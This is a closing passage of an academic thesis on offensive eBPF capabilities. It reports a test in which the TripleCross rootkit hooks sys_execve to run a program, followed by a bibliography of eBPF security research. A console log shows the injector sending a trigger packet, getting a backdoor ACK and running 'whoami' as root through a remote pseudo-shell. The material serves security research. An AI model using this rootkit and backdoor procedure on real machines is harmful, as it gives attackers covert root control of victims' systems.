
Figure D.5: Simple_execve program executed when the rootkit is running.

3. The executed malicious program recognized the packets sent from the attacker's machine and enabled the activation of the pseudo-shell.

4. From the attacker's machine, verify the functionality of the shell accessed by executing a command such as `whoami` and waiting for a response from the victim.

Expected result: Each time a `sys_execve` is triggered by the system, the rootkit will attempt to execute the malicious program and, if an attacker's machine has sent the corresponding commands, it will activate the pseudo-shell.

Attack Partially Succeed: the attack works, and the shell is successfully opened on the attacker's machine, as shown in Figure D.6. However, subsequent tests revealed that this result is not deterministic. The malicious program is executed randomly because the manipulation of the system call does not always succeed. Numerous page faults were observed, where attempts to access the filename (containing the malicious program) passed to `sys_execve` failed. This can occur because the function may have been intercepted either too early or too late, resulting in the buffer that should contain the malicious program's file either not being filled yet or already emptied. This behavior is unpredictable, so the solution turned out to be simply retrying to trigger the function.



```
host@ubuntu-20:~/TripleCross/src/client$ sudo ./injector -c 192.168.1.195
*******************************************************
********************* TripleCross *********************
*******************************************************
******** https://github.com/h3xduck/TripleCross *******
*******************************************************
[INFO]Activated COMMAND & CONTROL shell
>> Which network interface do you want to use?>: enp0s3
[INFO]Attacker IP selected: enp0s3 (192.168.1.81)
[INFO]Victim IP selected: 192.168.1.195
[INFO]Sending malicious packet to infected machine...
Packet of length 46 sent to 3271665856
[OK]Secret message successfully sent!
[INFO]Waiting for rootkit response...
Packet of protocol 6 detected
[OK]Success, received ACK from backdoor
>> client[plaintext shell]>: whoami
Sending CC_MSG#whoami
Packet of length 53 sent to 3271665856
[INFO]Waiting for rootkit response...
Packet of protocol 6 detected
[RESPONSE] CC_MSG#root
```

Figure D.6: Simple_execve program executed when the rootkit is running.

Summary

The tests were replicated with the same results as just presented on Ubuntu 21.04 using the following Linux kernel versions:

- 5.8.5-050805-generic
- 5.10.5-051005-generic
- 5.11.0-16-generic
- 5.12.5-051205-generic

All tests conducted on later kernel versions, such as 5.14.5-051405-generic, 5.15.10-051405-generic and newer, were unsuccessful, revealing issues during the attachment phase of `tc` programs. Similarly, tests performed on different Linux distributions, including Ubuntu 20.04 and Ubuntu 22.04, also failed. Even when using the same kernel version across different distributions, compatibility issues were observed. For instance, a kernel version that works correctly on Ubuntu 21.04 fails to do so on Ubuntu 20.04. This suggests that the problem is not solely related to the kernel version but could also stem from differences in how these distributions handle memory operations. Specifically, the issue may arise from the way the programs access memory registers, as distributions or kernel updates often implement variations in memory management, system call behavior, or protection mechanisms. Thus, the current version of the rootkit's code, if not properly patched, is compatible exclusively with Ubuntu 21.04.

Bibliography

[1] Ebpf documentation. `https://ebpf.io/what-is-ebpf/`. Accessed: 2024-10-02.

[2] Cilium. Bpf and xdp reference guide. `https://docs.cilium.io/en/latest/referenceguides/bpf/index.html`. Accessed: 01.10.2024.

[3] Linux kernel documentation. Ebpf verifier. `https://docs.kernel.org/bpf/verifier.html`.

[4] eBPF Documentation. Tail calls. `https://docs.ebpf.io/linux/concepts/tail-calls/`, 2024.

[5] Linux manual page. Helpers. `https://man7.org/linux/man-pages/man7/bpf-helpers.7.html`.

[6] eBPF Documentation. Helper functions. `https://docs.ebpf.io/linux/helper-function/`, 2024.

[7] Datadog. Introduction to xdp: Accelerating networking in the linux kernel. `https://www.datadoghq.com/blog/xdp-intro/`, 2024.

[8] Prototype Kernel Documentation. Xdp actions. `https://prototype-kernel.readthedocs.io/en/latest/networking/XDP/implementation/xdp_actions.html`, 2024.

[9] Liz Rice. *Learning eBPF: Programming the Linux Kernel for Enhanced Observability, Networking, and Security.* O'Reilly Media, 2023.

[10] M. Sánchez Bajo. An analysis of offensive capabilities of eBPF and implementation of a rootkit. *Bachelor Thesis - University Carlos III of Madrid*, pages 33–34, 2022.

[11] A. Starovoitov. [patch v7 bpf-next 1/3] bpf, capability: Introduce cap_bpf.

https://lore.kernel.org/bpf/20200513230355.7858-2-alexei.starovoitov@gmail.com/.

[12] Jeff Dileo. Evil ebpf: Practical abuses of in-kernel bytecode runtime. DEF CON, 2019.

[13] J. Jia, R. Sahu, A. Oswald, D. Williams, MV Le, and T. Xu. Kernel extension verification is untenable. *HOTOS '23: Proceedings of the 19th Workshop on Hot Topics in Operating Systems*, 2023.

[14] M. KaFai Lau. bpf: Add a bpf_sock pointer to _sk_buff and a bpf_sk_fullsock helper. https://git.kernel.org/pub/scm/linux/kernel/git/bpf/bpf-next.git/commit/?id=46f8bc92758c6259bcf945e9216098661c1587cd.

[15] Y. Song. bpf: Add bpf_for_each_map_elem() helper. https://git.kernel.org/pub/scm/linux/kernel/git/bpf/bpf-next.git/commit?id=69c087ba6225b574afb6e505b72cb75242a3d844.

[16] SY Lim, X. Han, and T. Pasquier. Unleashing Unprivileged eBPF Potential with Dynamic Sandboxing. *eBPF '23: Proceedings of the 1st Workshop on eBPF and Kernel Extensions*, 2023.

[17] Common Vulnerabilities and Exposures. Cve overview. https://www.cve.org/About/Overview/.

[18] Inc. FIRST.Org. Common vulnerability scoring system v3.0: User guide. https://www.first.org/cvss/v3.0/user-guide.

[19] MH Noor, X. Wang, and B. Ravindran. Understanding the Security of Linux eBPF Subsystem. *APSys '23: Proceedings of the 14th ACM SIGOPS Asia-Pacific Workshop on Systems*, 2023.

[20] MITRE Corporation. Cve-2022-23222. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-23222. Accessed: 2024-10-02.

[21] MITRE Corporation. Cve-2021-3600. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-3600. Accessed: 2024-10-02.

[22] MITRE Corporation. Cve-2022-42150. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-42150. Accessed: 2024-10-02.

[23] G. Fournier, S. Afchain, and S. Baubeau. eBPF, I thought we were friends! *DEFCON 29*, 2021.

[24] M. Sánchez Bajo. An analysis of offensive capabilities of eBPF and implementation of a rootkit. *Bachelor Thesis - University Carlos III of Madrid*, 2022.

[25] Q. Liu, W. Shen, J. Zhou, Z. Zhang, J. Hu, S. Ni, K. Lu, and R. Chang. *Interp-flow Hijacking: Launching Non-control Data Attack via Hijacking eBPF Interpretation Flow.* Springer-Verlag, Berlin, Heidelberg, 2024.

[26] Y. He, R. Guo, Y. Xing, X. Che, K. Sun, Z. Liu, K. Xu, and Q. Li. Cross container attacks: The bewildered eBPF on clouds. *32nd USENIX Security Symposium (USENIX Security 23)*, pages 5971–5988, August 2023.

[27] X. Zhang, J. Huang, and Y. Feng. A comprehensive approach to mitigate return-oriented programming attacks: Combining operating system protection mechanisms and hardware-assisted techniques. In *8th IEEE International Conference on Software Engineering and Computer Systems (ICSECS)*. IEEE, 2023.

[28] M. Sánchez Bajo. Triplecross - a linux ebpf rootkit framework. `https://github.com/h3xduck/TripleCross`, 2021.

[29] Guillaume Fournier. ebpfkit - a modern ebpf-based rootkit framework. `https://github.com/Gui774ume/ebpfkit/tree/master`, 2021.

[30] Kris Nóva. boopkit - ebpf linux rootkit framework. `https://github.com/krisnova/boopkit`, 2023.

[31] Joakim Kennedy. Symbiote: A new, nearly-impossible-to-detect linux threat. `https://blogs.blackberry.com/en/2022/06/symbiote-a-new-nearlyimpossible-to-detect-linux-threat`, 2022.

[32] Elastic Security Labs. A peek behind the bpfdoor. `https://www.elastic.co/security-labs/a-peek-behind-the-bpfdoor`, 2022.

[33] P. Hogan. bad ebpf. `https://github.com/pathtofile/bad-bpf`.

Acknowledgements

Only in printed version.